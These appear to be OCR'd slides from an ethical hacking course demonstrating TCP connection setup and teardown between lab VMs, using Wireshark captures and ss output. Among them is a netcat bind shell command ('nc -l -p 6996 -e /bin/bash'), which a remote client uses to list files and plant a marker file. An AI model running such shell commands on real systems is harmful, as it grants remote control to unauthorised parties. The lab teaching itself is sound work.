
```
No.  Time           Source             Destination        Protocol Length Info
51 502.030149271 Vmware_af:63:bb           Broadcast          ARP      60 Who has 10.76.5.150? Tell 10.76…
52 502.030185421 Vmware_af:e6:bd           Vmware_af:63:bb    ARP      42 10.76.5.150 is at 00:50:56:af:e…
53 502.030320840 10.76.5.101 <-OWASP       10.76.5.150 <-Kali TCP      74 45108 → 6996 [SYN] Seq=0 Win=58…
54 502.030357403 10.76.5.150               10.76.5.101        TCP      74 6996 → 45108 [SYN, ACK] Seq=0 A…
55 502.030474848 10.76.5.101               10.76.5.150        TCP      66 45108 → 6996 [ACK] Seq=1 Ack=1 …
56 507.040706841 Vmware_af:e6:bd           Vmware_af:63:bb    ARP      42 Who has 10.76.5.101? Tell 10.76…
57 507.041068814 Vmware_af:63:bb           Vmware_af:e6:bd    ARP      60 10.76.5.101 is at 00:50:56:af:6…
```

Wireshark showing the second netcat connection being created with three-way handshake..

The TCP socket for the Kali <-> OWASP connection

Server (Kali)	Client (OWASP)
IP: 10.76.5.150	IP: 10.76.5.101
Port: 6996	Port: 45108

Monitoring TCP Connections


EH-Kali-05 on 192.168.0.20
File View VM
Kali
Applications Places Terminal Tue 12:19
root@eh-kali-05: ~
File Edit View Search Terminal Help
EH-OWASP-05 on 192.168.0.20
File View VM
OWASP
rsimms@oslab:~
Opus

```
root@eh-kali-05:~# nc -l -p 6996 -e /bin/bash
```

```
root@eh-kali-05:~# ss -tn
State       Recv-Q Send-Q   Local Address:Port                 Peer Address:Port
ESTAB       0      0           10.76.5.150:6996                 10.76.5.101:45108
root@eh-kali-05:~# ss -tnp
State       Recv-Q Send-Q   Local Address:Port                 Peer Address:Port
ESTAB       0      0           10.76.5.150:6996                 10.76.5.101:45108
users:(("bash",pid=3134,fd=1),("bash",pid=3134,fd=0))
root@eh-kali-05:~#
```

ss -tn
ss -tnp

```
root@owaspbwa:~# nc 10.76.5.150 6996
ls
brute
core
data
Desktop
Documents
Downloads
http-example-cis76.pcapng
http-flow
http-page.pcapng
index.html
maltego-cislab.mtgx
Music
Pictures
Public
rsimms@opus
rsimms@opus.cis.cabrillo
size
size-of-get-request
size-of-web-page
Templates
Videos
VMwareTools-9.10.0-2476743.tar.gz
vmware-tools-distrib
words
words-sorted
touch RichWasHere
```


nc 10.76.5.150 6996
ls

```
cis76@eh-pfsense-05's password:

The programs included with the Kali GNU/Linux system are fr
the exact distribution terms for each program are described
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 27 10:27:4            172.30.5.20
cis76@eh-kali-05:~$ exit
logout
Connection to eh-pfsense-05 closed.
[rsimms@oslab ~]$
```

exit

Exit the login from Opus and we are down to just one connection

Monitoring TCP Connections


EH-Kali-05 on 192.168.0.20
File View VM
Kali
Applications Places Terminal Tue 12:20
root@eh-kali-05: ~
File Edit View Search Terminal Help
ls
ss -tnp
EH-OWASP-05 on 192.168.0.20
OWASP
rsimms@oslab:~
ssh to Kali from Opus

```
root@eh-kali-05:~# nc -l -p 6996 -e /bin/bash
root@eh-kali-05:~# ls
brute                       index.html                    size-of-get-request
core                        maltego-cislab.mtgx           size-of-web-page
data                        Music                         Templates
Desktop                     Pictures                      Videos
Documents                   Public                        VMwareTools-9.10.0-2476743.tar.gz
Downloads                   RichWasHere                   vmware-tools-distrib
http-example-cis76.pcapng   rsimms@opus                   words
http-flow                   rsimms@opus.cis.cabrillo.edu  words-sorted
http-page.pcapng            size
root@eh-kali-05:~#
```

```
root@eh-kali-05:~# ss -tnp
State       Recv-Q Send-Q    Local Address:Port                 Peer Address:Port
root@eh-kali-05:~#
```

```
root@owaspbwa:~# nc 10.76.5.150 6996
ls
brute
core
data
Desktop
Documents
Downloads
http-example-cis76.pcapng
http-flow
http-page.pcapng
index.html
maltego-cislab.mtgx
Music
Pictures
Public
rsimms@opus
rsimms@opus.cis.cabrill
size
size-of-get-request
size-of-web-page
Templates
Videos
VMwareTools-9.10.0-2476743.tar.gz
vmware-tools-distrib
words
words-sorted
touch RichWasHere
root@owaspbwa:~#
```

touch RichWasHere
<*CTRL*>-D

```
cis76@eh-pfsense-05's password:

The programs incl                                         software;
the exact distrib                                        n the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 27 10:27:41 2016 from 172.30.5.20
cis76@eh-kali-05:~$ exit
logout
Connection to eh-pfsense-05 closed.
[rsimms@oslab ~]$
```

Send EOF to nc and the second connection is closed too. Notice how the OWASP user was able to use netcat to list the files on Kali and leave a mark!


Transport Layer

Closing a TCP Connection

Four-Way Handshake

1. FIN, ACK
2. ACK
3. FIN, ACK
4. ACK


Closing with a shorter three-way handshake is also possible, where the client sends a FIN and server replies with a FIN & ACK (combining two steps into one) and client replies with an ACK.



AN=Acknowledgment Number
SN=Sequence Number
ACK=ACK flag set
FIN=FIN flag set

45

Monitoring TCP Connections



EH-Kali-05 on 192.168.0.20
File View VM
Kali
Applications ▾ Places ▾ Wireshark ▾ Tue 12:22
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
EH-OWASP-05 on 192.168.0.20
OWASP
rsimms@oslab:~
Opus

```
No. Time           Source       Destination  Protocol Length Info
 87 753.147179023 172.30.5.20  10.76.5.150  TCP          66 38007 → 22 [ACK] Seq=2790 Ack=4…
 88 753.147352834 172.30.5.20  10.76.5.150  SSHv2       102 Client: Encrypted packet (len=3…
 89 753.147385523 172.30.5.20  10.76.5.150  SSHv2       134 Client: Encrypted packet (len=6…
 90 753.147394826 172.30.5.20  10.76.5.150  TCP          66 38007 → 22 [FIN, ACK] Seq=2894 …
 91 753.147423534 10.76.5.150  172.30.5.20  TCP          66 22 → 38007 [ACK] Seq=4857 Ack=2…
 92 753.168362454 10.76.5.150  172.30.5.20  TCP          66 22 → 38007 [FIN, ACK] Seq=4857 …
 93 753.168848106 172.30.5.20  10.76.5.150  TCP          66 38007 → 22 [ACK] Seq=2895 Ack=4…
```

```
▸ Frame 94: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: Vmware_af:63:bb (00:50:56:af:63:bb), Dst: Vmware_af:e6:bd (00:50:56:af:e6:bd)
▸ Internet Protocol Version 4, Src: 10.76.5.101, Dst: 10.76.5.150
▸ Transmission Control Protocol, Src Port: 45108 (45108), Dst Port: 6996 (6996), Seq: 22, Ack: 325, Len: 0
```

```
0000  00 50 56 af e6 bd 00 50  56 af 63 bb 08 00 45 00   .PV....P V.c...E.
0010  00 34 23 f1 40 00 40 06  f7 40 0a 4c 05 65 0a 4c   .4#.@.@. .@.L.e.L
0020  05 96 b0 34 1b 54 ac 89  e8 ed 8f 94 76 c0 80 11   ...4.T.. ....v...
0030  00 6c 3e 72 00 00 01 01  08 0a 1c 15 fb a4 12 1c   .l>r.... ........
0040  87 20                                              .
```


```
eth0: <live capture in progress>    Packets: 99 · Displayed: 99 (100.0%)    Profile: Default
```

```
root@owaspbwa:~# nc 10.76.5.150 6996
ls
brute
core
data
Desktop
Documents
Downloads
http-example-cis76.pcapng
http-flow
http-page.pcapng
index.html
maltego-cislab.mtgx
Music
Pictures
Public
rsimms@opus
rsimms@opus.cis.cabrillo.edu
size
size-of-get-request
size-of-web-page
Templates
Videos
VMwareTools-9.10.0-2476743.tar.gz
vmware-tools-distrib
words
words-sorted
touch RichWasHere
root@owaspbwa:~# _
```

```
cis76@eh-pfsense-05's password:

The programs included with the Kali GNU/Linux system are fre
the exact distribution terms for each program are described
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 27 10:27:41 2016 from 172.30.5.20
cis76@eh-kali-05:~$ exit
logout
Connection to eh-pfsense-05 closed.
[rsimms@oslab ~]$
```

Wireshark showing the connection used for the Opus SSH session getting closed

Monitoring TCP Connections



